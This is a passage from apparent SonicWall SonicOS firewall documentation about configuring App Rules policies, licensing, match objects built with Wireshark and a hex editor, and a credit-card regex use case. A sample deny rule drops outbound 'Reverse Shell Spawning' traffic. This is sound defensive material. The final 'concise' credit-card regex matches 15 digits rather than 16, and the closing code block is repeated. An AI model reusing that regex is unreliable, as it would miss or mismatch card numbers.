IPS Content	Policy using dynamic Intrusion Prevention related objects for any application layer protocol	N/A	N/A	IPS Signature Category List, IPS Signature List	Reset/Drop Bypass DPI Packet Monitor No Action, BWM Global-* WAN BWM *	N/A
POP3 Client	Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin	Any / Any	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Custom Object	Reset/Drop Bypass DPI Packet Monitor No Action	Client Side

App rules: Policy types

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
POP3 Server	Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Any / Any	Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header	Reset/Drop Disable E-Mail Attachment - Add Text Bypass DPI No action	Server Side
SMTP Client	Policy applies to SMTP traffic that originates on the client	Any / Any	SMTP (Send Email)/ SMTP (Send Email)	Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header,	Reset/Drop Block SMTP E-Mail Without Reply Bypass DPI Packet Monitor No Action	Client Side

1. Packet Monitor action is not supported for File Name or File Extension Custom Object.

Licensing App Rules and App Control

The Application Visualization and Control license has two components:

- The Visualization component provides identification and reporting of application traffic on the **MONITOR** view in the **Appliance Health** pages.
- The Control component allows you to create and enforce App Rules and App Control policies for logging, blocking, and bandwidth management of application traffic handled by your network.


Application Visualization and Control can also be licensed together in a bundle with other security services including SonicWall Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).

NOTE: Upon registration on MySonicWall, or when you load SonicOS onto a registered SonicWall device, supported SonicWall appliances begin an automatic 30-day trial license for Application Visualization and Control, and application signatures are downloaded to the appliance.

A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for Application Visualization and Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on MySonicWall.

Once Real-Time data collection is manually enabled in the **MANAGE** view on the **Logs & Reporting | AppFlow Settings > Flow Reporting** page (see the *Managing Flow Reporting Statistics* section in the *SonicOS Logs and Reporting* technical documentation), you can view real-time application traffic in the **MONITOR** view, on the **Live Monitor** page and see application activity in other **MONITOR** pages for the identified/classified flows from the firewall application signature database.

To begin using application control, you must enable it in the **App Control Global Settings** section of the **Rules > App Control** page:



App Control Global Settings

Enable App Control
 Enable Logging For All Apps
 Enable Filename Logging

Global Log Redundancy Filter Interval

CONFIGURE APP CONTROL SETTINGS RESET APP CONTROL SETTINGS & POLICIES

To begin using policies created with **App Rules** and **App Control**, select **Enable App Control** on the **Rules > App Control** page.

i **NOTE:** When the **Enable App Control** checkbox is selected from the **MANAGE | Policies > Rules > App Control > Global Settings** page, the **dpi=1** Syslog tag will be seen in **Connection Closed Syslog** messages for all traffic that passed through Deep Packet Inspection. Traffic that did not pass through DPI will show **dpi=0** in the **Connection Closed Syslog** messages. For more information about the Index of Syslog Tags Field Descriptions or Syslog examples showing the SPI tag, see the *SonicOS 6.5.4 Log Events Reference Guide*.

The SonicWall Licensing server provides the App Visualization and Control license key to the firewall when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on www.mysonicwall.com on the Service Management page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for the following subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the firewall as long as these services are licensed.

i **NOTE:** If you disable App Control in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two firewalls, the firewalls can share the Security Services license. To use this feature, you must register the firewalls on MySonicWall as Associated Products. Both appliances must be the same SonicWall network security appliance model.

i **IMPORTANT:** For a High Availability pair, even if you first register your appliances on MySonicWall, you must individually register both the Primary and the Secondary appliances from the SonicOS management interface while logged into the *individual* management IP address of each appliance. This allows the Secondary unit to synchronize with the firewall license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

Terminology

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the internet

POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

Rules > App Rules

#	Name	Policy Type	Match Object	Action Object	Source	Destination	From Service	To Service	Direction	Comments	Enable	Configure
1	Block email	SMTP Client Request	Block_email.o	Block SMTP E-Mail Without Reply	Any	Any	Any	SMTP (Send E-Mail)	Both		<input checked="" type="checkbox"/>	
2	Block EXE Except Support	SMTP Client Request	EXE Files	Disable EXE attachments	Any	Any	Any	SMTP (Send E-Mail)	Outgoing		<input checked="" type="checkbox"/>	
3	Block Severe Threats	App Control Content	SevereThreats	Reset/Drop	Any	Any	Any	Any	Any		<input checked="" type="checkbox"/>	
4	Custom App Bypass DPI	HTTP Client Request	Custom-app	Bypass DPI	Any	Any	Any	HTTP	Both		<input checked="" type="checkbox"/>	
5	Drop FTP exe	FTP Client Download File	EXE Files	Reset/Drop	Any	Any	Any	FTP Control	Incoming		<input checked="" type="checkbox"/>	
6	Monitor Remote Access	App Control Content	*appname=SplashTop Remote Desktop+RemoteView+RemoteAnywhere+catname=RENOTM=1502906356	Packet Monitor	Any	Any	Any	Any	Any		<input checked="" type="checkbox"/>	

You must enable application control before you can use App Rules policies, although you can create policies without enabling the feature. Application control is enabled with a global setting, and must also be enabled on *each network zone* that you want to control.

NOTE: For any of the listed access rules, when the **Enabled** check-box is selected from the **MANAGE | Policies > Rules > Access Rules** page, then the **dpi=1** Syslog tag will be seen in **Connection Closed Syslog** messages for all traffic that passed through Deep Packet Inspection. Traffic that did not pass through DPI will show **dpi=0** in the **Connection Closed Syslog** messages. For more information about the Index of Syslog Tags Field Descriptions and Syslog examples showing the SPI tag, see the *SonicOS 6.5.4 Log Events Reference Guide*.

You can configure application control policies by using the App Rule wizard or manually on the **Rules > App Rules** page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

App Rules policies require a match object (or application list object) and an action object. You can configure match objects on the **Objects > Match Objects** page. You also configure application list objects on the **Objects > Match Objects** page. When creating an application list object, you choose from the same application categories, signatures, or specific applications that are shown on the **Rules > App Control** page. Action objects are created on the **Objects > Action Objects** page.

By comparison, you can configure application control global blocking or logging settings on the **Rules > App Control** page. No match objects or action objects are required.

For information about configuring App Rules policies and the objects used in them, see the following topics:

- [Configuring an App Rules Policy](#) on page 39
- [Using the App Rule Wizard](#) on page 41
- [Objects > Match Objects](#) on page 148
- [Objects > Action Objects](#) on page 164
- [Objects > Email Address Objects](#) on page 218
- [Verifying App Rules Configuration](#) on page 42
- [App Rules Use Cases](#) on page 47

Configuring an App Rules Policy

When you have created the necessary match object and action object, you are ready to create a policy that uses them.

For information about using the App Control Wizard to create a policy, see [Using the App Rule Wizard](#) on page 41.

For information about policies and policy types, see [About App Rules Policy Creation](#) on page 33.

NOTE: Policies configured through the **Rules > App Control** page take precedence over those configured through the **Rules > App Rules** page.

To configure an App Rules policy:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Rules** page.

#	Name	Policy Type	Match Object	Action Object	Source	Destination	From Service	To Service	Direction	Comments	Enable	Configure
1	Block Chinese Confidential	FTP Data Transfer	Confidential Chinese Doc	Reset/Drop	Any	Any	Any	Any	Outgoing		<input checked="" type="checkbox"/>	Edit Refresh Delete
2	Block HTTP GET	HTTP Client Request	HTTP GET	Reset/Drop	Any	Any	Any	HTTP	Outgoing		<input checked="" type="checkbox"/>	Edit Refresh Delete
3	Corporate Video Policy	HTTP Client Request	Corporate Video	Bypass DPI	Any	Any	Any	HTTP	Outgoing		<input checked="" type="checkbox"/>	Edit Refresh Delete
4	FTP File Control	FTP Data Transfer	Proprietary Files	Reset/Drop	Any	Any	Any	Any	Incoming		<input checked="" type="checkbox"/>	Edit Refresh Delete
5	FTP put Policy	FTP Client Request	FTP_put_cmd	FTP Server Read only	Any	Any	Any	FTP Control	Outgoing		<input checked="" type="checkbox"/>	Edit Refresh Delete
6	HTTP Client Request Blocked (Forbidden)	HTTP Client Request	Custom Object - HTTP Post	Custom Block Page - Forbidden File	Any	Any	Any	HTTP	Incoming		<input checked="" type="checkbox"/>	Edit Refresh Delete
7	HTTP Post Detected	Custom Policy Type	Custom Object - HTTP Post	Reset/Drop	Any	Any	Any	Any	Incoming		<input checked="" type="checkbox"/>	Edit Refresh Delete
8	Reverse Shell Spawning	Custom Policy Type	Vista command prompt	Reset/Drop	Any	Any	Any	Any	Outgoing		<input checked="" type="checkbox"/>	Edit Refresh Delete

- At the top of the page, click **Add**. The **Edit App Control Policy** dialog displays.

App Control Policy Settings

Policy Name:

Policy Type: **App Control Content**

Source: **Any** Destination: **Any**

Address: **Any**

Service: **Any**

Exclusion Address: **None**

Included: **SevereThreats** Excluded: **None**

Match Object: **SevereThreats**

Action Object: **Reset/Drop**

Included: **All** Excluded: **None**

Users/Groups: **All**

Schedule: **Always on**

Enable flow reporting:

Enable Logging:

Log individual object content:

Log using App Control message format:

Log Redundancy Filter (seconds): Use Global Settings

Zone: **Any**

Note: BWM Type: Advanced; To change go to [Firewall Settings > BWM](#)

- Enter a descriptive name into the **Policy Name** field.
- Select a **Policy Type** from the drop-down menu. Your selection here affects options available in the dialog. For information about available policy types, see [About App Rules Policy Creation](#) on page 33.
- Select a source and destination Address Group or Address Object from the **Address** drop-down menus. Only a single **Address** field is available for **IPS Content**, **App Control Content**, or **CFS** policy types.
- Select the source or destination service from the **Service** drop-down menus. Some policy types do not provide a choice of service.
- For **Exclusion Address**, optionally select an Address Group or Address Object from the drop-down menu. This address is not affected by the policy.
- For **Match Object**, select a match object from the drop-down menu containing the defined match objects applicable to the policy type. When the **policy type** is **HTTP Client**, you can optionally select an **Excluded Match Object**.

The excluded match object provides the ability to differentiate subdomains in the policy. For example, if you wanted to allow `news.yahoo.com`, but block all other `yahoo.com` sites, you would create match objects for both `yahoo.com` and `news.yahoo.com`. You would then create a policy blocking **Match Object** `yahoo.com` and set **Excluded Match Object** to `news.yahoo.com`.

i **NOTE:** The **Excluded Match Object** does not take effect when the match object type is set to **Custom Object**. Custom Objects cannot be selected as the Excluded Match Object.

- For **Action Object**, select an action from the drop-down menu containing actions applicable to the policy type. The available objects include predefined actions plus any customized actions which are applicable. The default for all policy types is **Reset/Drop**.

i **TIP:** For a log-only policy, select **No Action**.

- 10 For **Users/Groups**, select from the drop-down menus for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.
- 11 If the policy type is **SMTP Client**, select from the drop-down menus for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.
- 12 For **Schedule**, select from the drop-down menu, which contains a variety of schedules for the policy to be in effect.

Specifying a schedule other than the default, **Always On**, turns on the rule only during the scheduled time. For example, specifying **Work Hours** for a policy to block access to non-business sites allows access to non-business sites during non-business hours.
- 13 If you want the policy to create a log entry when a match is found, select the **Enable Logging** checkbox.
- 14 To record more details in the log, select the **Log individual object content** checkbox.
- 15 If the policy type is **IPS Content**, select the **Log using IPS message format** checkbox to display the category in the log entry as *Intrusion Prevention* rather than *Application Control*, and to use a prefix such as *IPS Detection Alert* in the log message rather than *Application Control Alert*. This is useful if you want to use log filters to search for IPS alerts.
- 16 If the policy type is **App Control Content**, select the **Log using App Control message format** checkbox to display the category in the log entry as *Application Control*, and to use a prefix such as *Application Control Detection Alert* in the log message. This is useful if you want to use log filters to search for application control alerts.
- 17 For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **Rules > App Control** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.
- 18 For **Connection Side**, select from the drop-down menu. The available choices depend on the policy type and can include **Client Side**, **Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content** or **App Control Content** policy types do not provide this configuration option.
- 19 For **Direction**, click either **Basic** or **Advanced** and select a direction from the drop-down menu. **Basic** allows you to select incoming, outgoing, or both. **Advanced** allows you to select between zones, such as LAN to WAN. **IPS Content** or **App Control Content** policy types do not provide this configuration option.
- 20 If the policy type is **IPS Content** or **App Control Content**, select a zone from the **Zone** drop-down menu. The policy will be applied to this zone.
- 21 Click **OK**.

Using the App Rule Wizard

The **App Rule** wizard provides safe configuration of App Rules policies for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them. For the:

- App Rule wizard, see **Using the App Rule Guide (Wizard)** in the *SonicOS Quick Configuration* technical documentation.
- Manual policy creation procedure, see [Configuring an App Rules Policy](#) on page 39.

Verifying App Rules Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark™ to view the packets. For information about using Wireshark, see [Wireshark](#) on page 42.

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the **Log | Event Logs** page in the **INVESTIGATE** view in the SonicOS management interface.

You can view tooltips on the **Rules > App Rules** page when you hover your cursor over each policy. The tooltips show details of the match objects and actions for the policy. Also, the bottom of the page shows the number of policies defined.

Useful Tools

This section describes two software tools that can help you use App Rules to the fullest extent. The following tools are described:

- [Wireshark](#) on page 42
- [Hex Editor](#) on page 44


Wireshark


Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.

Wireshark is freely available at: <http://www.wireshark.org>

The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.


- 1 In Wireshark, click **Capture > Interfaces** to view your local network interfaces.
- 2 In the **Capture Interfaces** dialog, click **Capture** to start a capture on your main network interface:






As soon as the capture begins, start the browser and then stop the capture. In this example, Firefox is started.


- In the captured output, locate and click the **HTTP GET** command in the top pane, and view the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.



- 4 Scroll to the right to find the unique identifier for the browser. In this case, it is **Firefox/1.5.0.7**.



- 5 Type the identifier into the **Content** text field in the **Match Objects Settings** window.
- 6 Click **OK** to create a match object that you can use in a policy.



Hex Editor

You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:


<http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

To create a match object for a graphic using the SonicWall graphic as an example:



- 1 Start **XVI32** and click **File > Open** to open the graphic image GIF file.



- 2 In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the **decimal** option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object.


Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**.

i **NOTE:** You must click on the corresponding location in the *left* pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



- 3 After you mark the block, click **Edit > Clipboard > Copy As Hex String**.
- 4 In a multi-featured text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line.
This intermediary step is necessary to allow you to remove spaces from the hex string.
- 5 In the text editor, click **Search > Replace** to bring up the Replace dialog box. In the Replace dialog box, type a space into the **Find** text box and leave the **Replace** text box empty. Click **Replace All**.
The hex string now has 50 hex characters with no spaces between them.
- 6 Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.
- 7 In the SonicOS user interface, navigate to **Objects > Match Objects** and click **Add Match Object**.
- 8 In the **Match Object Settings** dialog, type a descriptive name into the **Object Name** field.
- 9 In the **Match Object Type** drop-down menu, select **Custom Object**.
- 10 For **Input Representation**, click **Hexadecimal**.
- 11 In the **Content** field, press **Ctrl+V** to paste the contents of the clipboard.

12 Click **Add**.

The screenshot shows the 'Match Object Settings' window. The 'Object Name' is 'Important Graphic'. The 'Match Object Type' is 'Custom Object'. The 'Enable Settings' checkbox is checked. The 'Offset' is 1, 'Depth' is 1500, and 'Payload Size' has a minimum of 1 and a maximum of 1500. The 'Match Type' is 'Exact Match'. The 'Input Representation' has 'Hexadecimal' selected. The 'Content' field contains the hexadecimal string '4794638396182002400F7FF00C0C0C0C50040314067FDF6F5500C0C0:'. The 'List' field contains the same string. On the right side, there are buttons for 'ADD', 'UPDATE', 'REMOVE', 'REMOVE ALL', and 'LOAD FROM FILE'.

13 Click **OK**.

You now have a Match Object containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this Match Object. For information about creating a policy, see [Configuring an App Rules Policy](#) on page 39.

App Rules Use Cases

App Rules provides the functionality to handle several types of access control very efficiently. The following use cases are presented in this section:

- [Creating a Regular Expression in a Match Object](#) on page 48
- [Policy-Based Application Rules](#) on page 48
- [Logging Application Signature-Based Policies](#) on page 50
- [Compliance Enforcement](#) on page 50
- [Server Protection](#) on page 50
- [Hosted Email Environments](#) on page 50
- [Email Control](#) on page 51
- [Web Browser Control](#) on page 52
- [HTTP Post Control](#) on page 53
- [Forbidden File Type Control](#) on page 55
- [ActiveX Control](#) on page 57
- [FTP Control](#) on page 59
- [Bandwidth Management](#) on page 64
- [Bypass DPI](#) on page 64
- [Custom Signature](#) on page 66

- [Reverse Shell Exploit Prevention](#) on page 69

Creating a Regular Expression in a Match Object

Predefined regular expressions can be selected during configuration, or you can configure a custom regular expression. This use case describes how to create a Regex Match object for a credit card number, while illustrating some common errors.

For example, a user creates a Regex Match object for a credit card number, with the following inefficient and also slightly erroneous construction:

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

Using this object, the user attempts to build a policy. After the user clicks OK, the appliance displays a “Please wait...” message, but the management session is unresponsive for a very long time and the regular expression may eventually be rejected.

This behavior occurs because, in custom object and file content match objects, regular expressions are implicitly prefixed with a dot asterisk (. *). A dot matches any of the 256 ASCII characters except '\n'. This fact, the match object type used, and the nature of the regular expression in combination causes the control plane to take a long time to compile the required data structures.

The fix for this is to prefix the regular expression with a '\D'. This means that the credit card number is preceded by a non-digit character, which actually makes the regular expression more accurate.

Additionally, the regular expression shown above does not accurately represent the intended credit card number. The regular expression in its current form can match several false positives, such as 1234 12341234 1234. A more accurate representation is the following:

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

or

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

which can be written more concisely as:

```
\D\d{3}(\d{4}){3}
```

or

```
\D\d{3}(\d{4}){3}
